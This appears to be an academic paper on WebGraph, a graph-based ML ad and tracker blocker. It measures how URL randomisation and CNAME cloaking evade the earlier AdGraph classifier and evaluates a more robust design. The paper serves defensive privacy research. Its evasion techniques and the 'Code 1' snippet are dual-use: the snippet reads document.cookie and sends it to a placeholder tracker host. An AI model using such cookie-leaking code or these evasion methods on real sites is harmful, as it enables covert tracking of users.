- We show that existing ML-based ad and tracker blocking approaches are susceptible to evasion due to their reliance on content features. As a representative example, we show how an adversary can achieve near-perfect evasion of ADGRAPH using techniques already in use on the web today.
- We introduce WEBGRAPH, the first ML-based ad and tracker blocking approach that does not rely on content features and captures fundamentally distinctive information flows in advertising and tracking.
- Our in-depth evaluation shows that WEBGRAPH achieves comparable accuracy to prior approaches and achieves significantly better robustness to adversarial manipulation of content features.
- We propose a novel graph manipulation evasion technique, and show that WEBGRAPH (and the information flow features it relies on) remains robust under this attack.

Paper organization: The rest of this paper is organized as follows: Section 2 provides an overview of the recent advances in ML-based ad and tracker blocking. Section 3 evaluates robustness of existing graph-based approaches, using ADGRAPH as a representative example. Section 4 describes the design and evaluation of WEBGRAPH. Section 5 further evaluates WEBGRAPH's robustness to adversarial attacks. We discuss limitations of our work in Section 6 and conclude in Section 7.

2 Background & Related Work

Online behavioral advertising enables ad targeting based on users' interests and behaviors. To target ads, online advertising relies on the intertwined tracking ecosystem that uses cookies for cross-site tracking. For instance, the real-time bidding (RTB) protocol that powers programmatic online advertising has built-in mechanisms for advertisers and trackers to share information [24, 32, 51]. Thus, almost always, ads and trackers go together, with intertwined execution flows and resource dependencies. Below, we revisit prior literature on ad and tracker blocking, and analyze its limitations.

Popular ad and tracker blocking tools such as Adblock Plus [1] rely on filter lists [4, 5]. These filter lists are manually curated based on user feedback. Prior work has shown that manually curated filter lists suffer from *scalability* and *robustness* issues. First, filter lists have trouble keeping up with the ever expanding advertising and tracking ecosystem. Filter lists have grown to include tens of thousands of rules that are often not updated in a timely fashion. For instance, filter lists may take as long as 3 months to add rules for newly discovered ads and trackers [39]. Once a filter rule is added to block an advertising and tracking service, it is rarely removed, even if it is no longer needed. In fact, prior work showed that almost 90% of the rules in filter lists are rarely or never used [58]. Second, filter lists are not robust to evasion attempts by advertisers and trackers. Filter lists are brittle in the face of domain rotation [21, 65] and manipulation of page structure [15, 56, 63]. For instance, prior work showed that filter lists are susceptible to evasion attacks such as randomization of URL path, hostname, or element attributes and IDs [10, 44, 61].

Addressing scalability. To address the scalability issues that arise due to manual curation of filter lists, researchers have proposed to use machine learning (ML) for automated ad and tracker blocking. Prior ML-based approaches mainly detect ads and trackers at the network and JavaScript layers of the web stack. These approaches detect ads and trackers by featurizing network requests [13, 33, 53] or JavaScript code [37, 42, 64].

Network layer approaches rely on content in URLs, HTTP headers, and request and response payloads (e.g., keywords, query strings, payload size) to extract features and train ML models to detect ads and trackers [13, 33]. While trying to mimic filter lists by detecting ad and tracker URLs, these approaches end up replicating some characteristics of filter lists and thus also naturally inherit their shortcomings. For example, presence of a certain keyword in the request URL could be a distinguishing feature. However, as discussed earlier, such keyword based features are brittle in the face of trivial evasions such as domain rotation [10, 61].

JavaScript layer approaches rely on static or dynamic analysis to extract features and train ML models to detect ads and trackers. Examples of features are n-grams of code statements obtained via static analysis [37] or JavaScript API invocations captured via dynamic analysis [64]. These approaches are susceptible to JavaScript obfuscation [25, 31, 34]. These approaches are also susceptible to evasion such as script amalgamation or dispersion. They implicitly assume that tracking code is bundled in a single script or that tracking scripts only

contain tracking code. However, in practice, tracking code could be distributed across several chunks and packaged with functional code [11, 40].

Addressing robustness. While network and JavaScript layer approaches consider information at each layer in isolation, ads and trackers rely on all three layers (i.e. network, JavaScript, and HTML) of the web stack for their execution. Therefore, focusing on only one layer lacks robustness against the aforementioned evasion attempts. To address this limitation, graph-based approaches aim to capture the interactions among and across layers of the web stack.

Graph-based approaches extract features from the cross-layer graph representation to train ML models to detect ads and trackers [40, 54]. These approaches leverage rich cross-layer context and thus claim to be robust to evasion attempts. AdGraph was the first graph-based approach to ad and tracker classification [40]. It extracts structural features from the graph such as node connectivity and ancestry information as well as content features such as URL length and presence/absence of certain keywords. Sjösten et al. [54] introduced PageGraph, which extends AdGraph's graph representation by improving event attribution and capturing more behaviors. In addition to content and structural features, they also added perceptual features to train the classifier. Since *perceptual* features attempt to use the rendered resource content, they are also considered content features. Chen et al. [19] proposed an approach, using PageGraph, to detect trackers based on their execution signatures. In contrast to ML-based approaches, their signature-based approach would only be able to detect trackers that strictly match the signatures of tracking scripts, but miss trackers with even slight deviations in their behavior, such as changes in the execution order. Kargaran et al. [43] followed a different approach. Instead of building a graph representation per website, they combined graph representations across multiple websites to model relations between third parties on those sites. Just like AdGraph, they also extract structural and content features from the graph to train the classifier.

These graph-based systems use a combination of content and structural features for classification, which they claim increases the robustness to evasion attacks. While this combination should intuitively improve classifier robustness, we posit that it would be less robust than expected if the classifier relies heavily on content features. This is because content features pertain to a single node on the graph and are easy to manipulate for an adversary, e.g., using adversarial attacks on textual [66] and perceptual [60] content features, without causing undesired changes in other nodes. It is noteworthy that Zhu et al. [66], also manipulate structural features, however their manipulations are only limited to graph size. Further, they do not evaluate the impact of their mutations on overall graph.

In the next section, we analyze the robustness of graph-based ad and tracker detection systems. We focus on AdGraph as it is representative of other graph-based systems that use similar structural and content features.

3 AdGraph Robustness

In this section, we analyze AdGraph's robustness by evaluating its accuracy in the face of adversarial content manipulation.

AdGraph is a graph-based machine learning approach that detects ads and trackers based on their structural and content properties. AdGraph instruments the Chromium web browser to capture detailed execution of ads and trackers across the HTML, JavaScript, and the network layer, and models the interaction among these layers in the form of a graph. Using this graph, AdGraph extracts two categories of features: *content* (information related to individual nodes in the graph, such as URL length and presence of ad/tracking keywords in the URL) and *structure* (information about relationships between nodes, such as connectivity and ancestry information). It uses the extracted features to train a machine learning classifier to detect advertising and tracking resources. The full list of AdGraph features are described in Table 4.

Since AdGraph relies on content properties, in addition to structural properties, it is subject to same evasion attacks that succeed against the filter lists-based ad and tracker detection approaches [10, 61].

3.1 Threat Model & Attack

Our threat model assumes an adversarial third-party advertiser or tracker embedded on a site, who aims to change the classification of its resources from advertising and tracking services (ATS) to benign resources (Non-ATS) in order to evade detection by ad and tracker blocking tools.

We assume that the adversarial third party has limited cooperation with the first-party publisher. We do not assume full cooperation because the parties are mutually distrusting. The third-party adversary generally does not trust the first-party publisher to serve its advertising and tracking resources via a reverse proxy [2, 41]. Likewise, the first-party publisher does not trust the third-party adversary to host functional resources via the adversary-controlled CDN [14]. Given existing practices, we assume that the adversary can serve its advertising and tracking resources from a first-party subdomain but not arbitrarily within the first-party domain space. For example, the adversary can masquerade its resources through CNAME cloaking [23], which only requires a minor change in DNS records by the first party. Recent measurement studies have reported an increase in the prevalence of CNAME cloaking over the last few years. Dao et al. [26] showed that the usage of CNAME cloaking-based tracking has steadily increased between 2016 and 2020, with 1,762 of Alexa's top-300K websites employing at least one CNAME-based tracker as of January 2020. Dimova et al. [28] also showed that the usage of CNAME cloaking has increased by 22% from 2018 to 2020, with 9.98% of Tranco's top-10K websites now employing at least one CNAME-based tracker as of October 2020.




Figure 1: Classification switch success rate distribution by web page (over 10 folds) when the adversary does **not** collude with the first party. The average success rate per web page is 15.92 ± 0.03 %.




Figure 2: Classification switch success rate distribution by web page (over 10 folds) when the adversary colludes with the first party. The average success rate per web page is 93.01 ± 0.01 %.

We assume that the adversary is able to manipulate their own URLs by altering the domain name or query string. The adversary can only manipulate URLs that are under their control, and only attempts to manipulate URLs that were initially correctly classified as ATS (ad and tracker URLs initially classified as Non-ATS already benefit the adversary). The adversary cannot manipulate the data used to train the classifier. Therefore, we only implement mutations during inference.

We implement two types of URL manipulations. For domain names, we allow the adversary to randomly change the URL's domain, subdomain, or both. In practice, adversaries can rely on automated techniques to generate random domains and subdomains. For example, they can use malware-inspired domain generation algorithms (DGA) techniques to generate a large number of domains [22, 52]. For query strings, we randomly change the number of parameters, the parameter names, the parameter values in the URL, or a combination of the three.

3.2 Results

Experimental setup. We extend OpenWPM [30] to automatically crawl websites with Firefox and build AdGraph's representation. We crawl 10K sites sampled from the Alexa's top-100K list, the top 1K sites and a random sample of 9K sites ranked between 1K-100K, and store their graph representations. Next, we implement a decision tree classifier that closely follows AdGraph's design [40], and extract features from the graphs for training and testing. For ground truth, we use the same set of filter lists for data labeling that were used by AdGraph [40]. A URL is labeled as ATS if it is present in one or more of the filter lists, and Non-ATS otherwise. We use 10-fold cross validation to obtain our results, where the folds are selected such that every fold uses a different set of web pages in the test set. Our classifier obtains comparable performance to the original results reported by [40]: 92.33% accuracy, 88.91% precision, and 92.14% recall. The minor differences are likely due to differences in crawled sites, updated filter lists, and a few subtle changes in our adaptation of AdGraph from online to offline. In AdGraph's online implementation, features are extracted from each node in the graph as they are created. Our offline adaptation, instead, extracts features after page load completion. There are also some minor differences due to JavaScript attribution, caused by the differences in instrumentation between Chromium-based AdGraph and Firefox-based OpenWPM.[1]

Adversarial success rate without collusion. In our first experiment, we assume that the adversary does not collude with the first party. The adversary can randomize their domain and subdomain, but cannot masquerade as the first party. Our content mutation procedure results in the mutation of 41.48 ± 1.47 % of all the test data URLs (averaged over 10 folds). The adversary's success rate in evading the classifier is 8.72 ± 0.42 % (over 10 folds). While this may seem like a low percentage, we note that every successful mutation is a win for the adversary since it means that one more of their ads or trackers is now unblocked. Over all 10 folds, the adversary mutated 691,602 URLs, out of which 60,270 had their classifications switched.

We also observe that the evasion success rate varies across sites, as shown in Figure 1. For ≈1% of the web pages in the test set (90 pages), the adversary achieves a perfect success rate, meaning that all third-party ads and trackers on the web page are now classified as benign content. It is noteworthy that 21.62% of the unblocked URLs belong to popular ad exchanges, which are responsible for further diffusion of user information due to the broadcast nature of real-time bidding (RTB) [12]. These unblocked ad exchanges can amplify the privacy harm because they often share information about page visits with multiple advertisers and trackers.

Adversarial success rate with collusion. In our second experiment, we assume that the adversary colludes with the first party. The adversary can perform domain mutation such that their URL is a subdomain of the first party. The adversary's success rate increases to 96.62 ± 0.37 % (over 10 folds). This

[1] Due to these differences, our features are not exactly identical to the online implementation of AdGraph. For example, in AdGraph, a node can have a maximum of two parents, which need not be the case for our system. Therefore, we do not use AdGraph features specific to these two parents. The full feature list, showing these differences is provided in Appendix A.

Feature	Category	Information Gain (%)
URL length	Content	14.87 ± 0.36
URL domain is a subdomain of the first party	Content	11.06 ± 1.24
URL is a third party	Content	10.67 ± 1.32
Degree of a node	Structure	7.56 ± 0.63
Number of edges divided by number of nodes	Structure	7.48 ± 0.41

Table 1: Top 5 most important features for AdGraph's classification, their category, and information gain values (averaged over 10 folds).

means that being able to use a first-party subdomain provides almost perfect evasion capabilities. Figure 2 shows the evasion success rate variation across sites. For ≈50% of the web pages in the test set, the adversary achieves a perfect success rate. We also see a higher proportion (32.25%) of the unblocked URLs belonging to popular ad exchanges, as compared to the previous experiment.

To better understand why such URL manipulation is able to evade detection by AdGraph, we analyze feature importance using information gain (see Table 1). We see that content features are essential to the AdGraph classifier: not only are the top-3 most important features content features, their relative importance scores are also high compared to the other features. Two of the top-3 features depend on whether a URL is third-party, which explains why we obtain high success rates when the adversary has the capability to masquerade as the first party. These two features do not have an effect in the case where the adversary does not collude with the first party, since the adversary cannot change the fact that they are third party. However, the adversary's manipulations still influence the third top feature, length of the URL. Hence, we observe lower but non-trivial success rates even without collusion.

These results show that graph-based ML classifiers such as AdGraph over-rely on content features that makes them vulnerable. Next, we propose an approach to improve the robustness of graph-based ad and tracker blocking tools.

4 WebGraph

Online advertising and tracking fundamentally relies on information sharing. Trackers need to share information with each other to improve their coverage of users' browsing history [30, 51]. Trackers also need to share information with each other as part of built-in dependencies in programmatic advertising protocols [9, 24, 32, 50, 51]. We contend that leveraging such fundamental information sharing patterns can help build accurate and robust classifiers for ad and tracker blocking. We introduce WebGraph, a classifier that explicitly captures these information sharing patterns as part of its cross-layer graph representation of the execution of a web page.

To illustrate the information sharing patterns that we want to capture in WebGraph, let us revisit how information sharing between different origins is mediated by the browser. We deliberately use a loose definition of origin. An origin can be, depending on the specific use case, a site, a domain, or an entity, among others. At a high-level, the web browser isolates different origins, based on various policies, so that their data is not leaked to each other. Figure 3(a) illustrates how the browser limits information sharing between different origins: `example.com`, `tracker1.com`, and `tracker2.com` each have access to their isolated local storage (e.g., cookies, IndexedDB) that may be used to store user identifiers. The browser isolates information flows between the local storage and remote servers of different origins: `tracker1.com` and `tracker2.com` cannot generally access each others' cookies.

Trackers typically circumvent these limitations in the browser in two main ways. First, Figure 3(b) illustrates how a tracker may share its identifier with another tracker through cookie syncing. This can be implemented in several ways. For example, let's say `example.com` loads a JavaScript from Tracker 1 that first uses `document.cookie` to retrieve Tracker 1's identifier cookie from its cookie storage and then initiates a GET request to Tracker 2. The script includes Tracker 1's identifier cookie in the request URL as a query string parameter. Note that the request automatically includes Tracker 2's identifier cookie in the Cookie header. Therefore, when Tracker 2's remote server receives the request, it would be able to sync Tracker 1's identifier with its own identifier. As another example, let's say `example.com` first loads an invisible pixel from Tracker 1, which responds back with a 3XX redirect status code along with the URL in the Location header that points to Tracker 2 and includes Tracker 1's identifier cookie. Upon receiving the response, the browser issues a GET request to Tracker 2 and includes Tracker 1's identifier cookie in the request URL and Tracker 2's identifier cookie in the Cookie header. Again, Tracker 2's remote server is able to sync Tracker 1's identifier with its own identifier.

Second, Figure 3(c) illustrates how a tracker may share its identifier with another tracker through various web APIs in several ways. For example, let's say `example.com` loads scripts from Tracker 1 and Tracker 2 which then share their identifiers by reading/writing to the global variables of the `window` object. The script from Tracker 1 may assign its identifier to a new global variable `foo` that is then read by the script from Tracker 2. Therefore, Tracker 1 and Tracker 2's scripts would be able to sync identifiers with each other and also send them to their respective remote servers. As another example, let's say `example.com` loads iframes from Tracker 1 and Tracker 2 which then share their identifiers using `postMessage`. While these iframes have different origins, Tracker 1's iframe can use `window.parent` property to get a reference to the parent window and then use `window.frames` to get a reference to Tracker 2's iframe. Tracker 1's iframe can then use this reference to call `window.postMessage` and send its identifier to Tracker 2's iframe, which can use `window.addEventListener` to receive the identifier. Tracker 2's iframe can then send the shared identifier with its remote server to sync them.

Trackers use a wide variety of information sharing patterns, beyond the two aforementioned mechanisms. A sound and




Figure 3: Origin isolation vs. sharing. Circles represent information about a user gathered by a particular domain (`example.com`, ●; `tracker1.com`, ●; and `tracker2.com`, ●). The box represents the browser which acts as channel between the local storage on the user's device and the remote server of each domain. 3(a) Illustrates origin isolation in the browser: every domain can only access information in their own storage. 3(b) and 3(c) illustrate two information sharing patterns that trackers use to circumvent origin isolation: (b) cookie syncing, where users' identifiers are sent to more than one domain; and (c) sharing identifiers using web APIs.

precise examination of all patterns warrants full-blown information flow tracking that adds significant implementation complexity and runtime overhead [18, 20, 35]. As we discuss next, WEBGRAPH approximately captures these information sharing patterns by including additional nodes and edges in its graph representation that correspond to elements and actions associated with these information sharing patterns. (See Section 6 for a discussion of WEBGRAPH's completeness.) It then extracts new features on this enriched graph representation to train a classifier for detecting ads and trackers.

4.1 Design & Implementation

4.1.1 Graph Construction

WEBGRAPH captures the flow of information among and across the HTML, network, JavaScript, and storage layers of the web stack. At the HTML layer, WEBGRAPH captures creation and modification of all HTML elements that are initiated with scripts, e.g., `iframe`. At the JavaScript layer, WEBGRAPH captures the scripts' interaction with other layer, e.g., initiation of a network request. At the network layer, WEBGRAPH captures all outgoing network requests and their responses. At the storage layer, WEBGRAPH captures read/write in cookies and local storage through scripts and network requests, and also value exchanges between network requests.

OpenWPM Instrumentation. We extend OpenWPM [30] to capture the execution and interaction of HTML, network, JavaScript, and storage layers. To capture HTML elements creation and modifications, we instrument `createElement` method and register a `MutationObserver` interface. To capture network requests, we parse OpenWPM's existing instrumentation, which uses a webRequest[2] listener, to capture all of the network requests, their responses, and redirects. To capture JavaScript interaction, we parse OpenWPM's existing instrumentation, which relies on JavaScript's stack trace to log JavaScript execution. To capture read/write to storage, we instrument `document.cookie` and localStorage methods and also intercept cookie read/write HTTP headers.

Graph Composition. Elements at each of the layers are represented with nodes and the interaction between these nodes is represented with edges. Specifically, each HTML element, network request, script, and stored value, is represented as a node. Edges to HTML nodes from script nodes represent the creation and modification of elements. Edges from HTML nodes to network nodes represent initiation of network requests to load content, such as scripts and images. Edges from script nodes to network nodes represent the initiation of `XMLHTTPRequest` which will be parsed by the script. Edges between script and storage nodes and network and storage nodes, represent the read/write of values in the storage. Edges between network nodes either represent redirects or the presence of the same stored values.[3]

Graph Composition Example. To illustrate WEBGRAPH's graph representation, let us consider the example web page given by Code 1. The web page embeds a script from Tracker 1 and an iframe from Tracker 2. The tracking iframe from Tracker 2 reads its tracking cookies and sends them to Tracker 3 via an XHR. Both trackers trigger requests to share tracking identifiers. The HTTP requests and responses that result from loads in Code 1 are listed in Listing 1.

Tracker 1's script embeds an image element from Tracker 2, which causes the browser to send an HTTP request (Request 1 in Listing 1) that includes Tracker 2's cookie. Tracker 2 responds to this request with a redirect to Tracker 1 that embeds the user identifier Tracker 2 received via the initial request's `Cookie` header (i.e., `user1`). The browser makes a subsequent request (Request 2 in Listing 1) to Tracker 1. Tracker 1 responds with a tracking pixel image and a `Set-Cookie` header to set its own tracking cookie with the value `userA`. On the backend, Tracker 1 knows that `userA` is known as `user1` by Tracker 2. Tracker 2's embedded iframe further shares its identifier cookie with Tracker 3. It does so by accessing its cookies locally via `document.cookie` and embedding them in an XHR to Tracker 3 (Request 3 in Listing 1).

Differences as compared to ADGRAPH. WEBGRAPH keeps ADGRAPH's HTML and JavaScript layers as they are, but extends the network layer and includes a new storage layer in the graph representation. WEBGRAPH also introduces infor-

[2] https://developer.mozilla.org/en-US/docs/Mozilla/Add-ons/WebExtensions/API/webRequest

[3] We match stored values with their base64-encoded and MD5 and SHA-1 hashed values [29, 32].

```
<html>
     <script src='tracker1.com/track.js'>
      ...
      var image =document.createElement('img');
      image.src = 'tracker2.com/sync';
      document.body.appendChild(image);
      ...
     </script>
     ...
     <iframe src='tracker2.com/track.html'>
      <script>
      ...
      idCookie = document.cookie;
      var newReq = new XMLHTTPRequest();
      newReq.open("GET", "tracker3.com?user_id=
          " + idCookie);
      ...
    </script>
  </iframe>
</html>
```

Code 1: Web page sending requests to several trackers.

mation flow edges, which are absent in AdGraph, to entwine the extended network layer and the storage layer. The extension of network and the addition of storage layer allow WebGraph to explicitly capture information sharing patterns used in advertising and tracking.

```
-------------------------------------------------
Request 1
URL: tracker2.com/sync
Cookie: user1
Response 1
Status: 302
Location: tracker1.com?tracker2_id=user1
-------------------------------------------------
Request 2
URL: tracker1.com?tracker2_id=user1
Response 2
Status: 200
Set-Cookie: userA
Content: pixel.png
-------------------------------------------------
Request 3
URL: tracker3.com?user_id=user1
Response 3
Status: 200
```


Listing 1: HTTP requests and responses initiated from Code 1.

We illustrate the differences in Figure 4 which shows the graph representation of the web page in Code 1 and request and response sequences in Listing 1 for both AdGraph (Figure 4(a)) and WebGraph (Figure 4(b)). AdGraph's representation of the example web page consists in two disjoint graphs which capture the individual actions of the two trackers: The first row of nodes (from 10 to 15) captures Tracker 2's tracking behavior: from the iframe loading to the initiation of an XHR request. The second row of nodes (from 2 to 6) captures Tracker 1's tracking behavior: from the script loading to the initiation of a network request for loading an image. In this figure, it becomes clear that AdGraph *does not* capture the information sharing pattern between the nodes, because of its inability to capture the redirect (Request 2) made by the image request (network node 5) and the cookie set (storage node 5; visible only in WebGraph's graph) by the redirect request. WebGraph, on the contrary, not only captures the flows appearing in AdGraph, but also captures the redirects (dotted edge between the two network nodes labeled 5) and cookies set by requests (the second network node 5 to storage node 5). This representation further enables WebGraph to link requests that share common identifiers (node 5 to 15).

4.1.2 Features

We take the AdGraph feature set and augment them with three categories of features. These additional features come from WebGraph's improved graph representation, i.e., extension of the network layer and a new storage layer. The features target storage, network, and information sharing behaviors that were absent in AdGraph. First, we extract features that measure the number of read/write cookie and localStorage accesses by a node. We obtain these features from the new storage layer. Second, we extract features that measure the number of requests and redirects to/from a node as well as the depth of a node in a redirect chain. These features come from our extension to the network layer. Third, we extract features that measure the number of different types of information sharing edges (e.g., nodes access the same storage node or share data of a storage node) to/from a node. We obtain these features using both the network and storage layers in WebGraph's graph representation. We also extract some standard graph features (e.g., in-degree, out-degree, eccentricity) for the information sharing edges. We jointly refer to these three newly added categories of features as *flow* features. Table 4 in Appendix A lists the full set of features in WebGraph.

To illustrate the potential of these features in distinguishing ATS and Non-ATS resources, let us consider three flow features belonging to each of the categories described above:the number of storage elements set by a resource (Figure 5(a)), the number of requests that were redirected to a resource (Figure 6(b)), and the number of information sharing edge ancestors (Figure 6(c)). As explained in Section 4, ATS resources store user identifiers in storage elements and use redirects and sharing of identifiers in URLs to perform actions such as cookie syncing. Therefore, we expect ATS resources to set a larger number of storage elements, be at the receiving end of redirects, and be involved in a larger number of shared information edges than Non-ATS resources. We plot in Figure 5 the distributions of these features in our dataset. We see that, indeed, the distributions are different for benign and ATS resources, with ATS presenting higher values on average for the three features under study. The differences in distributions is especially apparent for Figure 6(c), which shows the number of shared information edge ancestors. In our dataset, we observe 589,218 cases



(a) Graph representation of Code 1 in AdGraph

(b) Graph representation of Code 1 in WebGraph

Figure 4: Graph representation of Code 1 in AdGraph and WebGraph. ● represents network nodes, ● represents script nodes, ● represents HTML nodes, and ● represents storage nodes. Node numbers correspond to the lines in Code 1. In Figure 4(b), dotted (- - -) lines represent the additional edges that are captured by WebGraph and missed by AdGraph.

of ATS receiving a cookie value in a request URL, as compared to 89,564 cases for non-ATS. This sharing is detected as an information sharing edge, which in turn leads to ATS having larger values in shared information edge properties than Non-ATS. In the case of redirects (Figure 6(b)), the probability that a Non-ATS resource has more than 7 redirects tends to 0, which is not the case with ATS resources. The number of ATS resources with more than 7 redirects is very small in our dataset ($\approx 0.04\%$). Yet, it is a top-20 feature in our classifier, as observing more than 7 redirects directly identifies the resource as ATS. Storage element setting (Figure 5(a)) shows a similar behavior, with ATS resources sometimes having more than 54 elements set, while Non-ATS resources never have so many.

While individual contributions of some of these flow features might be small, they provide a strong signal in distinguishing ATS when combined, as we show in the next section.

4.2 Evaluation

To evaluate WebGraph, we use the same dataset of 10K web pages and method as in Section 3.2. To understand the marginal benefit of WebGraph over AdGraph, we systematically compare the performance of different feature sets and graph representations. Table 2 summarizes the results.

Graph	Feature Set	Accuracy	Precision	Recall
AdGraph	Structural + Content	92.33 ± 0.50	88.91 ± 1.14	92.14 ± 0.65
	Structural	80.22 ± 0.81	71.85 ± 1.53	82.44 ± 1.26
WebGraph	Structural+ Flow + Content	94.32 ± 0.27	92.24 ± 0.67	94.14 ± 0.30
	Structural + Flow	86.93 ± 0.64	80.57 ± 1.12	90.01 ± 0.50
	Structural	82.62 ± 0.47	75.67 ± 0.75	85.09 ± 1.41

Table 2: Evaluation of WebGraph and AdGraph with different feature set variations.

We observe that AdGraph's performance drops by at least 10% when content features are removed. Recall from Section 3.2 that if content features are present alongside structural features, AdGraph is particularly susceptible to evasion: trackers have an 8.72% evasion success rate on their own, and a 96.62% success rate if they collude with the first party. Thus, there is a trade-off in AdGraph between effectiveness (with content) and robustness to evasion (without content).


Second, Table 2 shows that WebGraph's performance is better than AdGraph. When using all feature sets, WebGraph outperforms AdGraph by about 2-4%. If, for robustness, we remove content features, we observe a drop in accuracy limited to just 4-9% across all measures. We conclude that WebGraph's improved graph representation and new flow features can compensate for the loss of content features to a large extent.

Finally, Table 2 shows that WebGraph's improved graph representation by itself (i.e., even without the new flow features) contributes to about half of the improvement over AdGraph. WebGraph with only structural features achieves 2-4% improvement across all measures as compared to AdGraph also with only structural features. We conclude that, while WebGraph's new flow features help improve its accuracy, the improved graph representation is an important contributor to performance.

Feature	Category	Information gain (%)
Shared information ancestors	Flow	6.48 ± 0.69
Number of requests sent by node	Flow	5.9 ± 0.69
Number of nodes in graph	Structure	5.46 ± 0.35
Average degree connectivity of node	Structure	5.18 ± 0.16
Number of edges in graph	Structure	4.19 ± 0.34

Table 3: Top-5 most important features for WebGraph's classification, their category, and information gain (averaged over 10 folds).

To provide insights into the relative importance of flow and structural features, we list top five most important features in terms of information gain in Table 3. The two most important features are flow features. As discussed in Section 4.1.2, the top feature distribution (Figure 6(c)) is very different for ATS and non-ATS, so it's not surprising that this feature contributes to the classification. Storage setting (Figure 5(a)) and received redirects (Figure 6(b)) contribute a smaller, but still useful, portion towards identification; they have information gains of 1.9% (± 0.37) and 2.5% (± 0.47) respectively (21st and 17th most important features). Structure features, enhanced by WebGraph's improved graph representation, also contribute towards the performance. We further analyze which features contribute most to each prediction of WebGraph using `treeinterpreter` [7]. For $\approx 32\%$ of predicted ATS in



(a) (b) (c)

Figure 5: Histograms of three example flow features for ATS and Non-ATS resources (normalized, y-axis in log scale). (a) Number of storage elements set by a resource; (b) Number of network redirects received by a resource, and (c) Number of shared information ancestors of a resource. These features demonstrate different distributions for ATS and Non-ATS resources, and thus can help the classifier to distinguish between them.

the dataset, the flow features were the top contributors, indicating that they provide an important signal for the presence of trackers. In contrast, for ≈ 47% of predicted Non-ATS in the dataset, structure features were the top contributors. These results confirm our earlier intuition that capturing information sharing behaviors that are unique to advertising and tracking carries significant predictive power.

4.3 Efficiency

We envision WEBGRAPH to be used for filter list curation and maintenance in an offline setting. WEBGRAPH relies on large scale web crawls and notoriously expensive graph traversals for feature extraction. We now measure WEBGRAPH's offline overhead to demonstrate its adequacy as a tool to periodically update filter lists.

Crawl time. Our implementation of WEBGRAPH has an upper bound of 60 seconds, enforced with a timeout, to crawl a website. In the average case, crawls take only ~26.46 seconds per-page. Crawls can be parallelized over several instances to reduce the crawl time. For example, it took us around 10.5 hours to crawl 10K websites, parallelized over 7 instances. Without parallelization and if all websites would reach the timeout, the crawls would take ~166 hours.

Processing websites. On average, WEBGRAPH takes 0.72 seconds to build the graph, 15 seconds to extract features, and 0.25 seconds to train and test each website. For our crawl of 10K websites, it took us a total of ~44 hours to create their graphs and extract features on a single instance. This time can be significantly reduced with parallelization.

